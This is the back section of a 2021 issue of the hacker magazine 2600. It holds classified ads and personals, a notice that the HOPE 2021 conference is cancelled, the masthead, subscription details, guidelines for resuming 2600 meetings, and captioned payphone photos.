GET YOUR HAM RADIO LICENSE! KB6NU's "No

Nonsense” study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

DO YOU HAVE A LEAK OR A TIP that you want to share with 2600 securely? Now you can! 2600 is using SecureDrop for the submission of sensitive material - while preserving your anonymity. Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser, attach any documents you want us to see, and hit “Submit Documents”! You can either walk away at that point or check back for a response using a special identification string that only you will see. For all the specifics, visit <https://www.2600.com/securedrop> (you can see this page from any browser). For more details on SecureDrop itself, visit <https://securedrop.org>. (SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.)

BLACKSTONE LAW GROUP LLP. Unique among law firms, we have married the practice of law with the practice of information security. Specialists in incident response, cybersecurity policy development, and reclaiming stolen cryptocurrency, we are also the only law firm to offer bespoke threat intelligence. Designed to identify the hallmarks of impending cyberattacks (APT activity, phishing, credentials harvesting, etc.), with our own DNS monitoring and threat intel platform, OMNI, we have assisted hundreds of companies worldwide with the early detection, investigation, and termination of sophisticated cybersecurity threats before a breach or reputation damage occurs. Our lawyers have been the chief information security officer and chief compliance officer of some of the world's most recognizable companies, have federal government experience in both intelligence and defense, and been partners in several Am Law 100 firms. Our combination of legal acumen and security expertise results in great efficiencies that, by design, benefit our clients' bottom line. Most notably, one of our partners is Alex Urbelis, who many readers will recognize from *Off The Hook* and the “Artificial Interruption” column of this very issue. Give us a ring or send Alex a note. We would be glad to speak to you confidentially. Blackstone Law Group LLP, alex@blackstone-law.com, 1201 Broadway, 9th Floor, New York, NY 10001, P: (212) 779 3070 x 101, <https://blackstone-law.com>.

CALL INTO THE PHONE LOSERS OF AMERICA'S telephone network interface and hack into our collection of answering machines from the 80s, 90s, and 2000s. Listen to episodes of Joybubble's “Stories and Stuff,” old telephone recordings, adventure choosing games, and more! Dial 505-608-6123 or 845-470-0336.

LOCKPICKING101.COM is open to hackers wanting to learn physical security and the insides and out of locks and lock picking. Register to join one of the oldest Locksport communities online.

DISCOUNT WEB HOSTING AND FREE WEB TRAINING. Squidix Web Hosting provides FREE WordPress training in Arlington, VA for Squidix customers. We provide fantastic web hosting for 1,000s of clients. We love our clients and they love us. Our ongoing 2600 promotion will give you 50% off any hosting service for the first year. This offer valid for any new accounts and includes a free CPanel transfer of one existing website. Sign up at www.squidix.com and use code 2600 on checkout.

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from \$5/month, with a money back guarantee. Lifetime 26%

discount for 2600 readers. Coupon Code: Save2600. <http://www.reverse.net/>

DOUBLEHOP.ME VPN is actively searching for an acquisition partner that shares our vision (<https://bit.ly/3a1bCuM>). We're an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin! Use promo code COSBYSWEATER2600 for 50 percent off. <https://www.doublehop.me>

ANTIQUÉ COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. <http://www.vintagecomputer.net>

Personals

IAMA 37-YEAR-OLD FREE SOFTWARE ACTIVIST, interested in all aspects of copyright, trademark, and patent law. Looking to meet similar minded women, 26-43 in the greater Seattle area. My interests are GNU/Linux, social justice, Mexican food, ghouls, model trains, and video games. Just a Crash looking for my Burn. I have strong opinions about obscure media formats. I like drinking, cooking, doodling and wildlife. Let's hit the clubs, make each other laugh. I like a laugh, chat, bit of a debate, an argument. I like life. Goldentee@gnu.org

HACKER SEEKING HACKERS. I am a longtime computer professional incarcerated in Texas and employed by the state (without pay) as a computer programmer. You can look me up at <http://offender.tdcj.state.tx.us/OffenderSearch/index.jsp> and see that I am serving time for manslaughter. I pled guilty because I am. I have some stuff at <http://RyanSumstad.blogspot.com>. I'd like to communicate about programming (Java, JavaScript, PHP, ASP.NET, Windows, CentOS, Ubuntu, scripting, etc.), any hacking/technical topic, and your favorite post-apocalyptic dystopian book or film. You can contact me quickly by sending messages on Jpay.com, but I will have to reply via snail mail. Rumor is that Texas is considering allowing us to have tablets (I won't hold my breath). If you are interested in a bit of wit and positivity, please write me at: Ryan Sumstad, Ph.D., #01918058; TDCJ Wynne Unit, 810 FM 2821 Rd. West; Huntsville, Texas 77349 USA.

GREETINGS FELLOW TECHNOPHILES! I am a full-time activist currently incarcerated in the state of Texas for a crime I did not commit. I am looking for a tech-minded person in the free world to help me maintain my sanity while I wait on Habeas proceedings. Activism, Libertarianism, or Anarchism are pluses but not required. If you are interested, write: David Danforth - 2250914, Wallace Unit, 1675 FM 3525, Colorado City, TX 79512.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.
Deadline for next issue: 7/8/21.

Extra HOPE is NO HOPE (for now)

Hackers On Planet Earth Update

We really wanted to hold an event this year to make up for the in-person HOPE that didn't happen in 2020. While HOPE 2020 was a terrific virtual event that will influence all future conferences, we didn't want 2021 to be completely virtual again since the purpose of having another event so soon was to instill some normalcy.

We considered many ideas, including a massively scaled back in-person conference which would have only allowed several hundred people to attend. We also thought about crossing our fingers and hoping everything would reopen in time and that we could just try to have as normal a conference as possible. In the end, we mixed reality with responsibility and realized the time just wasn't right - yet.

Every event has different parameters to consider and we can only speak for ourselves. Even in the best case scenario, we believe that asking people to help coordinate HOPE and expect people from around the country and, where possible, the world to make plans to attend would be asking too much in a fragile, transitional period.

We all need to take care of ourselves first and get our lives back to where they should be. We all need to feel comfortable again in the company of many others, which is going to be a gradual process. Most importantly, we need to ensure that things are, in fact, safe again, something which is by no means guaranteed at this time. While much of the States has made progress getting vaccinated, there are still far too many who have resisted this, which may make things considerably less safe in the months ahead. Other countries are having a much rougher time, making travel to a conference here unthinkable for now.

We know this is a disappointment for all of us. But we truly believe it's the right call with the information we have at this time. And it doesn't have to be all bad - we feel more energized than ever now to really start planning for 2022. We'll be having HOPE in a brand new environment with so much potential. We all will have lived through something both common and unique. We hope you share our enthusiasm and inspiration. Check the www.hope.net website for ways you can get involved. And keep the weekend of July 22-24, 2022 open.

"If somebody helped you - always feel free to let them know. They may not."
-Dan Kaminsky

Editor-In-Chief Emmanuel Goldstein	S	Infrastructure flyko
Associate Editor Bob Hardy	T	Network Operations phiber, olssy
Layout and Design typ0	A	Broadcast Coordinator Juintz
Cover Dabu Ch'wald	F	IRC Admins beave, koz, r0d3nt
Office Manager Tampruf	F	

Inspirational Music: Screaming Target, The High Strung, Penguin Cafe Orchestra, Rashmeet Kaur & Deep Kalsi, The Charlatans, Coil, Boogie Down Productions

Shout Outs: Distributed Denial of Secrets, Memphis, Sam Lavigne, Jason Long

R.I.P: dakami, Bob Fass

2600 is written by members of the global hacker community.

**You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.**

.....
*2600 (ISSN 0749-3851, USPS # 003-176) is
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.*

POSTMASTER:

Send address changes to: 2600,
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:

2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:

*U.S. & Canada - \$29 individual,
\$50 corporate (U.S. Funds)
Overseas - \$41 individual, \$65 corporate*

BACK ISSUES:

1984-1999 are \$25 per year when available.
Individual issues for 1988-1999
are \$6.25 each when available.
2000-2020 are \$29 per year or \$7.25 each.
Shipping added to overseas orders.

**LETTERS AND ARTICLE
SUBMISSIONS:**

2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

Copyright © 2021; 2600 Enterprises Inc.

2600 MEETINGS

2600 meetings remain suspended, due to the continuing COVID-19 crisis. We know this is super frustrating and disappointing for everyone, but we aren't going to do anything that puts your health - or that of the people you live with - in jeopardy. Please be patient - we're getting close to the end of this crisis. Getting vaccinated will definitely help us all get there.

But this time doesn't have to go to waste. Of course, virtual meetings through Zoom or irc.2600.net can be fun, but the whole point of 2600 meetings is to get away from being online for a few hours and actually meet some people in person.

That's the whole magic that our meetings have been known for since 1987.

What we can be doing during this time off is restructuring and improving for the day we all come back.

UPDATE FOR JUNE 2021: We're almost to the point where meetings can resume in some areas. We expect to be able to start listing some in our next issue. But there are a few caveats. First and most obviously, conditions need to be safe, meaning that the location of the meeting has been fully reopened and infection rates have become negligible. Second, we must actually hear from people coordinating the meeting in question. So far, we've only gotten check-in emails from a handful, which is what we expected at this early stage. But to be listed on the site and in the magazine, coordinators need to either email meetings@2600.com with details or DM us on Twitter (@2600Meetings).

This is also a good time to plan for new meetings. If you have an idea for one in a place where there wasn't one before, you can use the same methods as above to let us know your plans. As for everyone else who's interested, now is a great time to come up with ideas on how we can do things better. 2600 meetings have existed for over 30 years now but that doesn't mean they can't change and evolve.

We do have some guidelines:

- 1) We meet in a public area. Nobody is excluded. There is no admission charge or dues of any sort. It's preferable to have meetings in as open a spot as possible rather than behind closed doors. This ensures that new people who don't know about the meetings will be drawn in. We have nothing to hide and we don't presume to judge who is worthy of attending and who is not.
- 2) We act in a responsible manner. We don't do illegal things and we don't cause problems for the place we're meeting in. *Most* 2600 meetings are welcomed by the establishments we choose.
- 3) We meet on the first Friday of the month between 5 pm and 8 pm local time. While there will always be people who can't make this particular time, the same will hold true for *any* time or day chosen. By having all of the meetings on the same day, it makes it very easy to remember, opens up the possibility for inter-meeting communication, and really causes hell for the federal agencies who want to monitor everything we do. (Meetings can have slight variations on the time and we make exceptions on the meeting day in those countries where the dominant customs prohibit meeting on Fridays.)
- 4) While meetings are not limited to big cities, most of them take place in large metropolitan areas that are easily accessible. While it's convenient to have a meeting in your home town, we encourage people to go to meetings where they'll meet people from as wide an area as possible. So if there's a meeting within an hour or two of your town, go to that one rather than have two smaller meetings fairly close to each other. You always have the opportunity to get together with "home town hackers" any time you want.

Follow @2600Meetings on Twitter to find out when meetings will resume. Stay safe!

Mostly Working Payphones



United States. Found in a place called Elfin Forest Recreational Reserve, California, this CO-COT actually works and even looks willing to hold a phone book or two. It's rather inspiring.

Photo by Screaming Yellow Fish



Ireland. Even though the phone company is no longer called Eircom, this phone still works. About all it really needs is a bath.

Photo by Greg Cadogan



United States. This ancient phone booth (and phone) are preserved at a place called Frank's in Prairieville, Louisiana. Even if it's not in service, its mere existence is noteworthy.

Photo by crunchylicenseplates



England. Here's a phone in need of rescue. Found in Witham, Essex, you can see the attached "kiosk review" is recommending the removal of this phone. At least they give you a chance to save it.

Photo by Brad Saint George

Visit www.2600.com/payphones to see our foreign payphone photos!
(or turn to the inside front cover to see more right now)

The Back Cover Photos



Here's an update on the progress accomplished over the past year with the restoration of a phone booth that we helped fund with a \$1000 donation after a bottle we tossed into the middle of the Atlantic Ocean made its way into the hands of **Henry Anderton** in a place called Lera Voe, Shetland last year. (Read the whole bizarre story in the Spring 2020 issue.) The note inside the booth reads: *"Welcome to this phone kiosk. The equipment installed is for display purposes only. It does not function. The coin box would have been modified after decimalisation and again in 1988. Enjoy going back in time!"* We're thrilled to see this project end successfully but we won't be dropping any more bottles into the sea.



This is a painted wall in the city of Olavarria in eastern Argentina, discovered by **Marcelo Chiesa**. It is on a junction of an avenue and a road and the city logo appears on the right. The wall has a telephone pole on each side. And you've probably figured out by now that this has nothing at all to do with an operating system and everything to do with a celebration of local diversity.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a 2600 t-shirt of your choice.